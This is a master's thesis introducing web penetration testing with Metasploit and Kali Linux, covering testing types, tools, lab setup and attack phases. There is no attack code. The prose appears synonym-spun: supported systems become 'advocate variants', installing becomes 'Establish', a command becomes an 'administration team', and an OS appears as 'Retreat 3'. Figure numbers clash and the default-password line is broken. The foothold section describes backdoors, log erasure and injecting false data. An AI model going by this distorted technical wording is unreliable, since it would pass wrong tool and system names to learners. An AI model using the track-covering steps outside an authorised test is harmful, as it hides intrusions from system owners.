MINISTRY OF EDUCATION OF THE AZERBAIJAN REPUBLIC

KHAZAR UNIVERSITY

SCHOOL OF ENGINEERING AND APPLIED SCIENSES

Major: 060569-Computer Systems and Networks Specializing in Software

MASTER THESIS

Title: Application of Metasploit in Web Penetration Testing

Master Student: Elvin Mammadov

Supervisor: Ph.D. Mahammad Sharifov

Table of Contents

ABSTRACT

The modern computer world is a diverse and very complex set of computing devices, information processing systems, telecommunication technologies, software and highly efficient means of designing it. All this multifaceted and interconnected metasystem solves a huge range of problems in various areas of human activity, from the simple solution of school tasks on a home personal computer to the management of complex technological processes.The more complex the task of automation and the more important the area in which computer information technologies are used, the more critical are the properties such as the reliability and security of information resources involved in the collection, accumulation, processing, transmission, and storage of computer data. Harmful effects on information during the operation of computer systems (COP) for various purposes are carried out with a view to violating its confidentiality, integrity, and accessibility. The solution of problems related to the prevention of the impact directly on information is carried out within the framework of the complex problem of ensuring information security and has a sufficiently developed scientific and methodological base. At the same time, considering information as an actively exploitable resource, it can be said that the process of ensuring information security includes ensuring the security of the software of the COP. This aspect of ensuring the security of information and its means of processing is called operational safety since it corresponds to the stage of application of the COP. At the same time, new security problems related to information technologies appeared recently, which, according to a number of foreign and domestic experts in the field of their creation and application, largely determine the effectiveness of the computer systems being created.

INTRODUCTION

Penetration Testing web applications can vary in scope since there is a vast number of system types and business use cases for web application services. The core web application tiers which are hosting servers, accessing devices, and data depository should be tested along with communication between the tiers during a web application Penetration Testing exercise.

In this thesis, I try to make real world attack again virtual web server. The attacks are brute-force and exploiting browsers.

The main purpose of this thesis is about to define how we must declare our web application security to prevent vulnerable attends.

Before starting attacks and there preview's, I tried to explain the concepts of web penetration testing and Testing with Kali Linux Operating System. I handle three type of brute-force – FTP which I attack to theserver for finding any entry point for FTP user, SSH – Secure Shell and Telnet. For exploiting browsers I use autopwn browser that came with Metasploit framework

1. HISTORY OF PENETRATION TESTING & WEB PENTESTING

1.1 Why and from whom it is necessary to protect the software of computer systems?

The security of software (software) in a broad sense is the property of this software to function without manifesting various negative consequences for a particular computer system. The level of software security is understood as the probability that, under given conditions, a functionally useful result will be obtained in the course of its operation. The reasons leading to a functionally unsuitable result may be distinct: computer system failures, programmer and operator errors, software defects. In this case, defects are considered to be of two types: intentional and unintentional. The former is, as a rule, the result of malicious acts, the latter - the erroneous actions of man.

1.2 What is a penetration testing?

I. Penetration testing (tests to overcome security, penetration testing, pentest, pentest) is a popular worldwide service in the field of information security. The essence of such works lies in an authorized attempt to bypass the existing set of means of protecting the information system. In the course of testing, the auditor performs the role of an intruder motivated by a violation of information security. In most cases, an external attacker is able to penetrate the internal network of an attacked company located anywhere in the world. Up to 20% of critical vulnerabilities are identified at the information gathering stage - with minimal impact (reduced risk of collision attack) on the tested objects. A combined penetration test involving social engineering is the most effective - up to 70% of users attack systems are susceptible to socio-technical attacks.

II. Penetration testing is a practical assessment of the possibility of unauthorized access to critical company data from the Internet, as well as from the internal network of the organization. Testing is carried out by searching for

possible ways of compromising the systems of the organization using the detected vulnerabilities or their combination

1.3Distinct types of penetration testing

-**Black Box Penetration Testing.** This is the testing approach, in which the tester does not have knowledge about the device and the logic of the internal aspects of the product.This strategy is based on the external manifestations of the software or site. In other words, the testing specialist is guided by assumptions about the possible actions of the user. Black box testing usually means testing through the user interface (without access to the source code). Black box testing is also known as *functional testing*.




Figure 1.1 Black box pentesting

- White Box Penetration Testing.A white box, also known as the Glass Box, is a testing technique that allows you to check the internal structure of the program, its logic and the correctness of the work. The White Box testing technique involves testing the software, analyzing the logic of the program for obtaining test data. The test will be performed correctly only if the testing specialist determines the operating principle of the program. In this way, he will be able to notice if the program starts to deviate from its goal. The testing of the White Box does not detect any malfunctions in the program caused by

inattention or neglect. As an indispensable condition should be the visibility of all codes and their availability for reading.

- Grey Box Penetration Testing. The testing of the "black box" is aimed at checking the behavior of the software and its external manifestations. It is aimed at checking the expected behavior of an application or program from the perspective of the end user.

To test the "white box" you need knowledge of the data structure, software logic, program operation algorithms, software code architecture. This analysis is carried out from the point of view of the developer.

Testing the "white box" and testing the "black box" is an integral part of the whole process of software testing. Independently, they do not give extremely good results for a balanced work of the company for testing.

The testing of the "black box" can be less effective in finding errors related to the data flow at the source code level. And testing the "white box" is less effective in finding macro-level errors in the operating system, as well as compatibility errors.

Testing the "gray box" is a combination of testing "black" and "white box". The testing of the "gray box" is used to evaluate the project as part of the interaction of its individual components.

1.4 Web Penetration Testing

Today, a huge popularity is being used by the service for checking information security, which is called a "penetration test" (penetration testing). An auditor who makes an authorized attempt to break into an information system, presented in the form of an attacker, for any possible actions related to the existing set of protection facilities and obtaining the necessary data.Often the penetration test serves for in-depth analysis of the technical means of thereliability of a common network. However, the check can also cover other aspects of protection, for example, for the level of user awareness.Testing a site on a vulnerability is that a web resource is exposed to a virtual attacker who is looking for weaknesses in the protection system and then uses them for his own selfish purposes. This test is completely independent, therefore it can be

evaluated and evaluated by the expert on the security of information of confidential data. After a thorough and in-depth analysis, the auditor prepares a detailed report, which not only identifies the weaknesses of the entire security systemhowever also recommendations that will help to eliminate all possible threats to information. Checking the vulnerability of the site can prevent a lot of problems that will primarily affect the reputation of the website itself and may entail losses. During the testing of the system, the auditor makes many attempts to penetrate the information space of the company or the site. If the specialist can access the data, then, in the end, you can identify the weaknesses and, accordingly, eliminate them. This approach allows us to rationally allocate the necessary amount of financial resources to ensure the protection of confidential data.

1.5Web application Penetration Testingconcepts

A web application is any application that uses a web browser as a client. This can be a simple message board or a very complex spreadsheet. Web applications are popular based on ease of access to services and centralized management of a system used by multiple parties. Requirements for accessing a web application can follow industry web browser client standards simplifying expectations from both the service providers as well as the hosts accessing the application.Web applications are the most widely used type of applications within any organization. They are the standard for most Internet-based applications. If you look at smartphones and tablets, you will find that most applications on these devices are also web applications. This has created a new and large target-rich surface for security professionals as well as attackers exploiting those systems.

Penetration Testing web applications can vary in scope since there is a vast number of system types and business use cases for web application services. The core web application tiers which are hosting servers, accessing devices, and data depository should be tested along with communication between the tiers during a web application Penetration Testing exercise.

An example for developing a scope for a web application Penetration Test is testinga Linux server hosting applications for mobile devices. The scope of work at a minimum should include evaluating the Linux server (operating

system, network configuration, and so on), applications hosted from the server, how systems and users authenticate, client devices accessing the server and communication between all three tiers. Additional areas of evaluation that could be included in the scope of work are how devices are obtained by employees, how devices are used outside of accessing the application, the surrounding network(s), maintenance of the systems, and the users of the systems. Some examples of why these other areas of scope matter are having the Linux server compromised by permitting connection from a mobile device infected by other means or obtaining an authorized mobile device through social media to capture confidential information.

2. INSTRUMENTS OF PENETRATION TESTING

Penetration testing, as a rule, consists of gathering information, analyzing vulnerability and risk, exploits of vulnerabilities, and finalizing the report. It is also important to learn about the various instruments that are available for penetration testing. This chapter contains information and ideas about these functions.

2.1 SuperScan

Executes queries, including ping, WHOIS, hostname, etc. Searches Detects open UDP / TCP ports and determines which services are running on these ports. Available operating systems Windows 2000/XP/Vista/7

2.2 Httprint

SSL fingerprint detection web server. Detecting Web-compatible devices (eg, wireless access points, switches, modems, routers)

2.3 Metasploit Framework

Metasploit is one of the most effectiveinstruments used for penetration testing. Most of its resources can be found on the site - www.metasploit.com. It comes in two variants: a commercial and a free variant. There is no big distinctness in the two variants, so in this thesis, we will chiefly use the Society (free) variant in Metasploit.As an Ethical Hacker, we will use the "Kali Distribution", which has a variant of the Metasploit society built into it along with other ethical hacking instruments. However, if we want to Establish Metasploit as anindependentinstrument, we can calmly do this on systems that run on Linux, Windows or Mac OS X.

The hardware necessities for the Metasploit initiation are -
2 GHz and plus; CPU
1 GB RAM available
1 GB and plus; Free disk space

Metasploit can be used either from the directive line or via the web interface.
The advocate variants of OS for Metasploit are -
Kali Linux 2.0 or Upgrades
Retreat 3 and Upper variants
Red Hat Enterprise Linux Server 5.10 and plus;
Red Hat Enterprise Linux Server 6.5 and Plus;
Red Hat Enterprise Linux Server 7.1 and Plus;
Ubuntu Linux 10.04 LTS
Ubuntu Linux 12.04 LTS
Ubuntu Linux 14.04 LTS
Windows Server 2008 R2
Windows Server 2012 R2
Windows 7
Windows 8.1

3. ESTABLISHING METASPLOIT CLIMATE

3.1 Establishing Virtualbox

VirtualBox is aninstrument that helps us to work with distinct operating systems on thesame machine. By using VirtualBox we don't have to bother to byhardware to distinctOS and configure them.To download the Virtual Box, go to www.virtualbox.org/wiki/Downloads~~pobj. (w3ii, 2017)




Figure 3.1 Downloading virtual box




Figure 3.7First view of VB

3.2 Kali Penetration Testing concepts

We could use distinct Operating Systems for theMetasploit framework, however Kali Linux most preferable one. The reasons can be many sides, however main is Kali is based on Linux Operating System. Kali Linux is designed to follow the flow of a Penetration Testing service engagement. Regardless if the starting point is White, Black, or Gray box testing, there is a set of steps that should be followed when Penetration Testing a target with Kali or other tools.

Your default username will be root and your password will be too.




Figure 3.12First view of Kali Linux OS

3.2.1 Reconnaissance

Reconnaissance is the first step of a Penetration Testing service engagement regardless if you are verifying known information or seeking new intelligence on a target. Reconnaissance begins by defining the target environment based on the scope of work. Once the target is identified, research is performed to gather intelligence on the target such as what ports are used for communication, where it is hosted, the type of services being offered to clients, and so on. This data willdevelop a plan of action regarding the easiest methods to obtain desired results. The deliverable of a reconnaissance assignment should include a list of all the assets being targeted, what applications are associated with the assets, services used, and possible asset owners.

Kali Linux offers a category labeled Information Gathering that serves as a Reconnaissance resource. Tools include methods to research network, data center, wireless, and host systems.

3.2.2Target evaluation

Once a target is identified and researched from Reconnaissance efforts, the next step is evaluating the target for vulnerabilities. At this point, the PenetrationTester should know enough about a target to select how to analyze for possible vulnerabilities or weakness. Examples for testing for weakness in how the web application operates, identified services, communication ports, or other means. Vulnerability Assessments and Security Audits typically conclude after this

phase of the target evaluation process. Capturing detailed information through Reconnaissance improves accuracy of targeting possible vulnerabilities, shortens execution time to perform target evaluation services, and helps to avoid existing security. For example, running a generic vulnerability scanner against a web application server would probably alert the asset owner, take a while to execute and only generate generic details about the system and applications. Scanning a server for a specific vulnerability based on data obtained from

Reconnaissance would be harder for the asset owner to detect, provide a good possible vulnerability to exploit, and take seconds to execute.

Evaluating targets for vulnerabilities could be manual or automated through tools. There is a range of tools offered in Kali Linux grouped as a category labeled Vulnerability Analysis. Tools range from assessing network devices to databases.

The following is the list of Target Evaluation goals:

- Evaluation targets for weakness
- Identify and prioritize vulnerable systems
- Map vulnerable systems to asset owners
- Document findings

3.2.3Exploitation

This step exploits vulnerabilities found to verify if the vulnerabilities are real and what possible information or access can be obtained. Exploitation separates Penetration Testing services from passive services such as Vulnerability Assessments and Audits. Exploitation and all the following steps have legal ramifications without authorization from the asset owners of the target. The success of this step is heavily dependent on previous efforts. Most exploits are developed for specific vulnerabilities and can cause undesired consequences if executed incorrectly. Best practice is identifying a handful of vulnerabilities and developing an attack strategy based on leading with the most vulnerable first. Exploiting targets can be manual or automated depending on the end objective. Some examples are running SQL Injections to gain admin access to a web applicationor social engineering a Helpdesk person into providing admin login credentials.

Kali Linux offers a dedicated catalog of tools titled Exploitation Tools for exploiting targets that range from exploiting specific services to social engineering packages.

The following is the list of Exploitation goals:

- Exploit vulnerabilities
- Obtain foothold
- Capture unauthorized data
- Aggressively social engineer
- Attack other systems or applications
- Document findings

3.2.4Maintaining a foothold

The final step is maintaining access by establishing other entry points into the target and, if possible, covering evidence of the penetration. It is possible that penetration efforts will trigger defenses that will eventually secure how the Penetration Testerobtained access to the network. Best practice is establishing other means to access the target as insurance against the primary path being closed. Alternative access methods could be backdoors, new administration accounts, encrypted tunnels, and new network access channels. The other important aspect of maintaining a foothold in a target is removing evidence of the penetration. This will make it harder to detect the attack thus reducing the reaction by security defenses. Removing evidence includes erasing user logs, masking existing access channels, and removing the traces of tampering such as error messages caused by penetration efforts. Kali Linux includes a catalog titled Maintaining Access focused on keeping a foothold within a target. Tools are used for establishing various forms of backdoors into a target.

Kali Linux offers a dedicated catalog of tools titled Exploitation Tools for exploiting targets that range from exploiting specific services to social engineering packages.

The following is a list of goals for maintaining a foothold:

- Establish multiple access methods to target network
- Remove evidence of authorized access
- Repair systems impacting by exploitation
- Inject false data if needed
- Hide communication methods through encryption and other means

- Document bindings

3.3 Metasploit basic directives

Now we'll look at some of the basic directives that are often used in Metasploit. Firstly, we must open the Metasploit console in Kali. We can do this by below the path: Applications → Instruments → Operational Metasploit.




Figure 3.12Metasploit framework in Kali Linux

After we open the Metasploit console, we will get to see the next screen. The highlighted underline is the Metasploit variant.




Figure 3.13The highlighted underline is the Metasploit variant

When we type help directives on the console, it will displayus a list of the main directives in the Metasploit along with their description.




Figure 3.13A list of the main directives in the Metasploit along with their description

msfupdate is an important administration team. It is used to update Metasploit with the latest vulnerability exploits. After executing this directive, you will have to wait a few minutes for the update to complete.

